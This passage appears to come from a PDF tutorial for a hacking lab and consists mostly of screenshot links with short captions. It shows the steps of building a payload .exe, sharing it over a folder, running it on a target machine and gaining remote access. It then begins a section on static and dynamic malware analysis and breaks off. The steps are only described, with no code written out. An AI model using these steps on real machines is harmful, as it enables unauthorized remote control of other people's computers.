





- And set .exe file name and click on build




- Exe file created now share this folder or files to target machine




- Follow these steps to share a folder
- Right click on folder and then show more options




- Click on properties




- Advance Sharing




Click on ok




- Now go to target machine and press windows + R (+ R) and type attacker machine ip to access a folder




- Here folder Shared now click on payload.exe




- Now go to attacker machine , remote access done




- Right click and show options



- Click on manager



- Gaining Remote Access Done



Malware Analysis

Malware Analysis is the process of studying malicious software (malware) to understand its behavior, origin, and impact. The goal is to identify what the malware does, how it operates, how to detect it, and how to remove or prevent it.

Types of Malware Analysis –

1. Static Malware Analysis --

2. Dynamic Malware Analysis --

1. Static Malware Analysis


Static analysis involves examining malware **without executing** it. Analysts inspect the code, strings, metadata, and structure of the file to learn about its behavior.

1. Static Malware Analysis Using Hybrid Malware Analysis Website


How to use it :-

